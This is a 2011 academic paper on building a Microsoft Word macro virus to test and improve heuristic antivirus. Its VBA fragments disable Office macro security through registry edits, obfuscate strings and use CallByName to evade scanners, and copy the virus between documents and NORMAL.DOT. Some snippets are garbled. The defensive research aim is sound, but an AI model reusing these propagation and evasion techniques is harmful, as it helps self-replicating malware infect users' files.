Eng. & Tech. Journal, Vol. 29, No. 5, 2011

Constructing a Macro Virus to Upgrading Antivirus Programs

Dr. Wesam S. Bhaya & Alaa Abd Alhesain**

Received on:3 /11/2010
Accepted on: 3/3 /2011

Abstract

A virus is a self-replicating program that spreads by inserting copies of itself into other executable code or documents. a macro virus is a virus that is written in a macro language, a language built into a software application such as a Word processor, and causes a sequence of actions to be performed automatically when the application is started or something else triggers it.

The aim of this paper is to upgrade heuristic antiviruses, especially, which dealt with macro viruses by finding new features no taken into account to detect such viruses. This is done by building undetected computer macro virus.

This paper explains a construction of a macro virus that works under all versions of Microsoft Word (compatible virus) and infects data Documents that belong to MS-Word (Most well known and widely-used program in the world). Also, the proposed virus is undetected by most current commercial antivirus programs especially which used heuristic techniques and other techniques to detect unknown viruses. Thus, it can reveal some related antivirus vulnerabilities.

Keywords*:* Computer Security, Computer Virus, Malicious Code, Antivirus, Macro Virus, MS-Word.

بناء ماكروفايروس لتطوير برامج مضادات الفايروسات

الخلاصة

الفايروس هوبرنامج يكرر نفسه وينتشر عن طريق أستنساخ نفسه في الوثائق والبرامج التنفيذية المختلفة . الماكروفايروس هو فايروس مكتوب بلغة الماكرو (اللغة المبنية ضمن التطبيقات البرمجية مثل معالج النصوص) والذي يسبب تنفيذ مجموعة من الفعاليات أوتوماتيكيا عندما يبدأ أي تطبيق بالعمل .

مع اكتشاف انواع جديدة دوما من الفايروسات فأن ماسحي الفايروسات اصبحو اشد قوة دفاعية ضد الانواع الجديدةالمبتكرة بأستمرار. الهدف من هذا البحث هو تقييم الـ Heuristic Antivirus خاصة التي تتعامل مع Macro Virus وذلك بأيجاد خصائص جديدة غير مأخوذه بنظر الاعتبار لأكتشاف هذه الفايروسات وهذا تم من خلال بناء فايروس غير قابل للكشف. هذا البحث يشرح بناء Macro Virus الذي يعمل مع كل أصدارات Microsoft Word أي Compatible Virus ويضرب وثائق البيانات التي تعود الى Ms-Word البرامج ألاكثر استخداما والاكثر شهرة في العالم. وكذلك فأن هذا الفايروس المقترح غير مكتشف من قبل معظم برامج الـ Antivirus التجارية الحالية وخاصة التي تستخدم تقنية Heuristic أو أي تقنية اخرى لأكتشاف الفايروسات الغير معروفه مظهرا قلة حصانة الـ Antivirus الحالية .

1. Introduction

Viruses are programs that self-replicate within a host by attaching themselves to programs and/or documents that become carriers of the malicious code [1].

* College of Computer Technology, University of Babylon/ Babylon
**Computer Science Department, University of Technology/Baghdad

https://doi.org/10.30684/ etj.29.5.13
University of Technology-Iraq, Baghdad, Iraq/2412-0758

Some applications allow data files, like word processor documents, to have "macros" embedded in them. Macros are short snippets of code written in a language which is typically interpreted by the application, a language which provides enough functionality to write a virus. Thus, macro viruses are better thought of as data file infectors, but since their predominant form has been macros, the name has stuck [2].

Macro viruses make up the majority of mobile code attacks in the world. Macro viruses account for over half the infections reported each month. The U.S. Department of Energy, which maintains the Virus Response Team for the government, claims macro viruses represent 85 percent of their tracked infections [3]. The most common form of macro virus platform is Microsoft Word for Windows; this is due to the amount of Windows users have available to exploit [4]. The purpose of this paper is to construct a new macro virus not detected by the current antivirus software, in order to know new possible capabilities of future macro viruses to take into account in recent antivirus programs.

Most of related works are concerned with commercial antivirus programs.

The section 2 explains Macro virus's work, and section 2 shows the details of suggested work. Later, the paper review some results and recommendations.

2. Macro Virus Life Cycle

The life-cycle of the great majority of Word macro viruses is as follows. The macro virus in a document being loaded gets control; typically via so-called auto macros, macros which are executed automatically at a specific time are AutoOpen, AutoClose, AutoExec, AutoNew, and AutoExit. The corresponding macro copies all viral macros to the global template (i. e. NORMAL.DOT). Figure (1) shows macro propagation.

The global template, which is used automatically when Word loads, contains user settings, for example, fonts used, shortcuts (key re-definitions) and can contain macros. If NORMAL.DOT contains an AutoExec macro, it will be executes when Word is started. If NORMAL.DOT contains AutoClose it will be executed every time any document is closed. However, macro viruses do not necessarily have to infect the global template. Some infect file directly [5][6].

It is easy to modify the functionality of Word by associating any menu item with a macro (i.e. the virus can re-define one or several standard macros, for example, FileOpen, FileSave, FileSaveAs, and FilePrint and therefore intercepts the commands of file operations, it is look like resident viruses). For example, many viruses have a macro called FileSaveAs. If this menu item is activated by a user, it is the virus macro which gets control; and it pretends to be a real menu option while it additionally copies virus macros to the destination file. Macro viruses can also remove menu items (for example, many viruses remove the Tools|Macro item to make it impossible for the user to check for the presence of virus macros, it is a hidden method).

Also, macro virus can attach a macro to a particular keyboard key. For example, link their virus macros to

frequently-used keys (like space, 'e', 'a') and activate when this key is pressed. This is one of the ways macro virus can avoid using auto macros to get the control [5][7].

3. The Proposed Macro Virus

The type of the proposed virus is a macro virus that infects document files of Microsoft Word 2000/XP/2007 and later versions. It is a class module type of macro virus, and it written using Visual Basic for Application (VBA) language.

Figure (2) demonstrates the general work view of the proposed virus.

3.1 Virus Control

In the first scenario, the virus has not yet infiltrated the Microsoft Word environment. A user opens an infected document for the first time. Anytime a user closes a document file, Microsoft Word checks to see if the document contains local macros. If it contains a special local macro named AutoClose, Microsoft Word executes the instructions in this macro the moment the file closes. Document files infected with the proposed virus have a specially written "viral" AutoClose macro. Like the normal AutoClose macro, Microsoft Word automatically executes the viral macro anytime a user closes an infected document file. When the user closes an infected document file, the viral macro executes and copies all the codes of which the proposed virus is comprised from the document file's local macro pool to Microsoft Word' global macro pool. This occurs automatically and without the user's permission.

After the user finishes the word processing session and exits Microsoft Word, Microsoft Word automatically saves all modifications to the global macro pool in a special file called NORMAL.DOT. The NORMAL.DOT file contains default style information, such as the default startup font, as well as all default global macros the system uses. Anytime this information is modified within the Microsoft Word environment (for example, by adding new global macros), Microsoft Word automatically saves the updated information to the NORMAL.DOT when the user quits the word processor. These modifications are saved without any interaction on the part of the user, and the user isn't informed of any changes!

After the virus updates the global pool, including the NORMAL.DOT file, the virus automatically loads into the global pool every time the user launches Microsoft Word. This is the case because whenever Microsoft Word starts up, it automatically loads the default stylistic settings and global macros from the NORMAL.DOT template file. After the proposed virus installs itself in the global macro pool, it has no problem further propagating into new, uninfected documents.

3.2 Disable Office Security

Office security provides two mechanisms of protection against macro viruses. The first protection mechanism is the detection of untrusted macros. The detection warn is effected by setting of security level. The second protection mechanism is the allowability of the access to the visual basic components which are used in the macro programming [4][7].

All of these notifications are easy for macro viruses to disable and even when they are not, most end

users do not understand what the warnings trying to communicate.

Macro viruses have a handful of ways to hide themselves from default end-user inspection, although most of the stealth routines will not take place until after the user has ignored the original warning and accepted the virus first. A macro virus cannot disable preset warning prompts and setting during its first activation. The most common setting simply warns you of any document containing a macro, whether or not the macro is malicious.

Viruses can modify the registry setting to stop office from notifying the user of any macros. Word XP's (version10.0) macro security setting is stored at :

HKEY_CURRENT_USER\Software\Microsoft\Office\10.0\Word\Security\Level.

The *Level* setting is 3 for high security, 2 for medium, and 1 for low.

While the setting of trustability of accessing visual basic project is stored at registry entry:

HKEY_CURRENT_USER\Software\Microsoft\Office\10.0\Word\Security\AccessVBOM.

If the value of *AccessVBOM* is 1, this mean enable the access, otherwise it have zero value. Thus, we can disable main office securities by using the following "direct" macro instructions which are setting related registry entries:

System.PrivateProfileString("","HKEY_CURRENT_USER\Software\Microsoft\Office\10.0\Word\Security\","Level")=1.

System.PrivateProfileString("","HKEY_CURRENT_USER\Software\Microsoft\Office\10.0\Word\Security\","AccessVBOM")=1.

But these direct instructions are suspicious to heuristic antivirus programs which search for viral instructions that mostly used by viruses.

Suggested virus do the following trick in order to confuse the operation of *heuristic scanners* and to be undetectable:

XX="Access"+"VBOM"System.PrivateProfileString("","HKEY_CURRENT_USER\Soft"+"ware\Micros"+"oft\Off"+"ice\10.0\Wo"+"rd\Security","Le"+"vel")=1.

System.PrivateProfileString("","HKEY_CURRENT_USER\Soft"+"ware\Micros"+"oft\off"+"ice\10.0\Wo"+"rd\Security","Le"+"vel",XX)=1.

By this method, the suggested virus bypass string matching operation of heuristic antivirus to detect suspicious code.

To gain the compatibility of all newer versions of Word, we modify the previous code as follows:

V=Application.Version ; Get the current version of word

XX="Access"+"VBOM"

*System.PrivateProfileString("","HKEY_CURRENT_USER\Soft"+"ware\Micros"+"oft\Off"+"ice\"**&V&**"\Wo"+"rd\Security","Le"+"vel")=1.*

*System.PrivateProfileString("","HKEY_CURRENT_USER\soft"+"ware\Micros"+"oft\off"+"ice\"**&V&**"\Wo"+"rd\Security","Le"+"vel",XX)=1.*

3.3 Copying from Document to Normal Template

The proposed virus uses OrganizerCopy instruction to copy itself from infected document to the NORMAL.DOT, as follows:

Application.OrganizerCopy ActiveDocument.FullName, NormalTemplate.FullName, "XYZ", wdOrganizerObjectProjectItems

The *OrganizerCopy* method copies the specified macro project item (XYZ) from source document (ActiveDocument) to the destination template (NORMAL.DOT). But this instruction is highly suspicious to the heuristic antivirus which search for instructions which are used frequently in most viruses, as shown early. Therefore, we need some anti-heuristic technique to avoid the detection.

In proposed virus, we use some trick to execute this instruction indirectly without trigger notification of heuristic antivirus and be undetectable. We use *CallByName* function to execute a method of an object. The following code shows how proposed virus execute an *OrganizerCopy* method of *Application* object using *CallByName* function :

CallByName Application, "OrganizerCopy", VbMethod, ActiveDocument. FullName,NormalTemplate.FullName,"XYZ",wdOrganizerObjectProjectItems

The *CallByName* function is used to invoke a method at run time using a string name. Thus the proposed virus be undetectable by heuristic antivirus as has been shown practically.

3.4 Copying from Normal Template to Document

Microsoft modified Office so that a macro could not copy its code from a template to a document using *MacroCopy* or *OrganizerCopy* commands. Thus effectively ending the lives of many macro viruses. The Proposed virus uses another instruction differ from previous copying instruction. It use Import/Export instruction to copy itself from normal template to the document and avoid Microsoft protection modification. The proposed virus *exporting* its code into a temporary file on the hard drive (using VBA's EXPORT command). Then, the proposed virus uses VBA's IMPORT command to copy its code to the appropriate place (Document in the Word).

The VBA code of export and import looks like the following code:

NormalTemplate.VBProject.VBComponents.Item("XYZ")."Export"("xyz2")

** saves a component as a separate file**

ActiveDocument.VBProject.VBComponents.Import("xyz2")

** adds a component to a project from a file **

The proposed virus do not use these instructions directly, in order to avoid heuristic antivirus, but it used *CallByName* segusted anti-heuristic trick to execute these instructions as shown below:

CallByName NormalTemplate.VBProject.VBComponents.Item("XYZ"), "Export", VbMethod, "XYZ2"

** copying the contents of the our viral macro "XYZ" in the NORMAL.DOT in to a file named "xyz2" **

CallByName ActiveDocument.VBProject.VBComponents, "Import", VbMethod, " xyz2"

* adding the contents of the "*xyz2*" file as a component module of the Active document ***

4. Results

The propose virus was tested according to the following important features to check its effectiveness:

1- We check some infected documents with suggested virus by the following current commercial antivirus products , and we found no infection is there:
   - McAfee Antivirus VirusScan Enterprise 8.5.0, with heuristic enable setting.
   - Norton Antivirus 2010, with high level of heuristic configuration.
   - Dr Solomon 2010 Antivirus.
   - PC-cillin 2010 Antivirus.

Thus, the proposed virus is undetectable by antivirus programs.

2- The proposed virus was tested in the following Microsoft Office Word versions, and it can working and spreading properly:
   - MS-Office 1997.
   - MS-Office 2000.
   - MS-Office XP.
   - MS-Office 2003.

Thus, the proposed virus has enough compatibility to all versions of MS-Office.

3- We make some bug in the proposed virus and test it. It fairly returns the control to the host document and no side effect happen. Thus, the suggested virus is reliable under unexpected errors.

5. Recommendations

The following tips are some recommendations concluded from the work to support heuristics and security:

1. Heuristic scanners must take into account all alternative instructions that doing specific viral operation, for example, all coping instructions.
2. Heuristic scanners should take into account all alternative situations used in viral instructions, for example, methods of executing the instructions, directly or indirectly.
3. It is not enough searching in the few bytes from the beginning of the documents for suspicious instructions.
4. Constructing a built-in security features in the Office application itself, rather than using third party security software.

6. References

[1] C Mihai, Et al, Malware Detection, Springer Science+Business Media, LLC.,2007 .

[2] John A, Computer Viruses and Malware, Springer Science+Business Media, LLC, 2006


[3] A. Roger, Malicious Mobile Code: Virus Protection for Windows, O'Reilly Publisher Book, 2001.

[4] F. Paget, Computer Viruses: The Technological Leap, Network Associates Inc.; France; http://www.nai.com, 1999.

[5] D. Atkins, Et al, Internet Security: Professional Reference, Techmedia Publication Book; New Delhi; Second Edition, 1998.

[6] A. Solomon, Introduction to Macro Viruses, http://www.drsolomon.com, 2003.

[7] G. Sappanos, Macro virus Protection in the Microsoft Office Line,Part two, http://securityfocus.com/, September 26, 2001.



A: Macros are stored in the local pool of Document1.doc.
B: Virus Macros are copied to global pool (e.g. Normal.dot).
C: Virus macros copied from global pool to local pool of Document2.doc.

Figure (1) Macro Virus Propagation




Figure (2) Flow diagram of the proposed macro virus